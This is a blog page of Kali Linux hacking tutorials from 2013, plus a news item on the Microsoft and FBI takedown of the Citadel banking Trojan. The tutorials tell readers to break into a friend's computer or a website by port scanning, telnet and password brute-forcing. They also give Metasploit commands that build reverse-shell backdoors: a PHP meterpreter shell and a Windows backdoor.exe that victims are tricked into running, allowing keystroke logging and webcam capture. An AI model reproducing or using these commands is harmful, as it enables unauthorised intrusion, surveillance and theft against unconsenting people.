Kali Linux Fanpage

Like us on Facebook!

Learn Kali Linux

All (video) tutorials to learn Kali FAST!

adfly

Like us on facebook!

Subscribe Now!

Prikazani su postovi s oznakom WindowsSecurity. Prikaži sve postove

utorak, 18. lipnja 2013.

Hack remote computer via ip and open port

Literally, hacking is accessing something or somebody in internet without their permission or interest. While, speaking in summary, hacking is very easy job, it is like instead of using front door, finding the hidden door of a house and hijacking the precious things. Among all the hacking, hacking via IP address is one of the most common yet powerful beginning.
You may want to hack the website and put your advertisement there or grab some database information In this type of hacking, you are playing with the web server’s computer instead of the administrator’s computer. Because, www.website.com is hosted in separate web server rather than personal computer.
Another can be accessing your friend’s computer from your home. Again this is IP based and this is possible only when your friend’s computer is online. If it is off or not connected to internet then remote IP hacking is totally impossible.
Well, both of the hacking has the same process. Let’s summarize what we must do.
  1. Confirm the website or a computer you want to hack.
  2. Find or trace their IP address.
  3. Make sure that IP address is online
  4. Scan for open ports
  5. Check for venerable ports
  6. access through the port
  7. Brute-force username and password
Now let me describe in brief in merely basic steps that a child can understand it.
First, getting the IP address of victim.
To get the IP address of the victim website, ping for it in command prompt.
For example,
ping www.google.com
will fetch the IP address of Google.com
a How to hack remote computer using IP Address
This is how we can get the IP address of the victims website.
How about your friend’s PC? You can’t do www.yourfirend’sname.com, can you? Finding your friend’s IP address is little tough job, and tougher it is if he has dynamic IP address that keeps changing.
One of the widely used method to detect IP address of your friend is by chatting with him.
You might find this article helpful
  • How to get the IP address using MSN/Yahoo/Pidgin messenger
Now you got the IP address right? Is it online?
To know the online status just ping the IP address, if it is online it will reply.

If the IP address is online, scan for the open ports. Open ports are like closed door without locks, you can go inside and outside easily.
Use Advanced Port Scanner to scan all open and venerable ports.
b How to hack remote computer using IP Address
Now you’ve IP address and open port address of the victim, you can now use telnet to try to access them. Make sure that you’ve telnet enabled in your computer or install it from Control panel > Add remove programs > add windows components.
Now open command prompt and use telnet command to access to the IP address. Use following syntax for connection.
telnet [IP address] [Port]
c How to hack remote computer using IP Address
You’ll be asked to input login information.
d How to hack remote computer using IP Address
If you can guess the informations easily then it’s OK. Or you can use some brute-forcing tools like this one: Brutus, THC
- Hydra
In this way you’ll able to hack remove computer using only IP address

subota, 8. lipnja 2013.

MICROSOFT AND FBI TACKLE CITADEL BANKING TROJAN


 Microsoft is better known as a software provider than as an international crimefighter, but its recent operations against Russian cybercriminals may change some minds.

In a joint operation with the FBI, Microsoft yesterday (June 5) took down more than 1,000 botnets controlled by the Citadel banking Trojan.

Citadel is a particularly nasty banking Trojan that has targeted customers of major financial institutions, including Citigroup, JPMorgan Chase and Bank of America, among others.

Over the last year and a half, Citadel has cost the banks, which must reimburse losses from consumer accounts, more than $500 million, according to Reuters. (Commercial bank accounts are not always reimbursed, and many small businesses have lost millions.)

Banking Trojans operate by infecting Web browsers, often via a "drive-by download" from a corrupted website, although Microsoft said pirated copies of Windows were also used in this case.

A banking Trojan will lie dormant until the infected browser accesses an online bank account, at which point the Trojan captures the login information and passes it to a human controller, typically in Eastern Europe.

After being infected by Citadel malware, computers also often get drafted into a botnet.

Botnets allow criminals to leverage remote computers for spam attacks and malware distribution; they also provide criminals with the means to steal financial information and fill their own coffers.

To spearhead its counterattack, Microsoft filed a civil lawsuit in North Carolina yesterday against an online criminal known only as "Aquabox," as well as 81 other unnamed conspirators.

The lawsuit, in all likelihood, will not accomplish much, since Aquabox is unlikely to show up in his own defense.


Furthermore, Aquabox is probably located in Russia or Ukraine. To this end, Microsoft filed the suit in both English and Russian.

A bank hacker could operate from anywhere in the world, but Citadel's targets are telling. The malware has stolen from companies all across North America, Europe, Asia and Australia, but has bypassed Russian and Ukranian institutions. It's assumed by Western experts that Russian police will mostly ignore domestic cybercriminals who attack only foreign targets.

Microsoft and the FBI collaborated in a venture called "Operation b54," which successfully took down 1,000 of Citadel's 1,400 botnets by seizing command-and-control servers worldwide,

About 455 of the seized servers were in the U.S. Russian cybercriminals often use assumed names to rent server space from American hosting companies.

While the Citadel operation will recover, Richard Boscovich of the Microsoft Digital Crimes Unit points out that Operation b54 has bought infected users time to repair their systems.

"Citadel blocked victims' access to many legitimate anti-virus/anti-malware sites, making it so people may not have been able to easily remove this threat from their computer," Boscovich wrote in an official Microsoft blog posting.

Now that users can remove the harmful software from their machines, Citadel's convalescence may prove slow and anemic.

Since cybercrime happens across international borders, Boscovich also hopes that Operation b54 will set the tenor for future counterattacks.

"Operation b54 serves as a real world example of how public-private cooperation can work effectively within the judicial system, and how 20th century legal precedent and common law principles dating back hundreds of years can be effectively applied toward 21st century cybersecurity issues," Boscovich wrote.

This is not the first time Microsoft has tackled cybercriminal botnets.

In March 2012, Microsoft brought down 800 botnets created by the Zeus banking Trojan but under the control of different criminal groups.

Whereas Zeus is used by many different criminal groups, Citadel is used by only one. Because of that, Microsoft and the FBI may be able to figure out Aquabox's identity and put a stop to Citadel once and for all.

Cybercrime is generally profitable because it's easy to do and hard to get caught, but if Operation b54 is any indication, that could change soon.

subota, 1. lipnja 2013.

KALI LINUX - HOW TO HACK REMOTE PC IN ARMITAGE

petak, 24. svibnja 2013.

Metasploit - ROOTING Web Server


Commands:

msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.21 LPORT=8080 -f raw > shell.php


msfcli exploit/multi/handler LHOST=192.168.1.21 LPORT=81 PAYLOAD=php/meterpreter_reverse_tcp E

srijeda, 22. svibnja 2013.

HACK ANY WINDOWS 7 WITH METASPLOIT

In this tutorial i will exploit a Windows 7 Sp1 OS using Metasploit. i will be using the exploit/multi/handler module which “provides all of the features of the Metasploit payload system to exploits that have been launched  outside of the framework“
Before we fire up Metasploit, we need to create a payload in order to gain a meterpreter shell. To create a payload type this in the terminal without the quotes:


msfpayload windows/meterpreter/reverse_tcp LHOST=”your Local IP” LPORT=”listening port” x > /root/backdoor.exe


I used port 4444 (you can choose your own port) for the LPORT which is the listening port and set the LHOST to the IP of the remote attacker which is obviously your Local IP address, my IP is 192.168.10.5.


After that, you should be able to see a file named as backdoor.exe in /root. Send the file to the victim by using your Social Engineering skills and let him click the file. You can change the name of the file so that it is not that obvious.


Launch Metasploit and set the exploit by typing these commands in your msfconsole:


use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.10.5
set lport 4444
exploit


If all goes well, you should be able to establish a meterpreter session. Typesysinfo to gather some info on the machine. To know other commands for the meterpreter type help. There are also other meterpreter commands like capturing the screenshot of the PC, record keystrokes, capture a snapshot from a webcam, etc. To enter the command shell of the machine, type shell.
it,s cool to take a screenshot with meterpreter command screenshot.
Regards.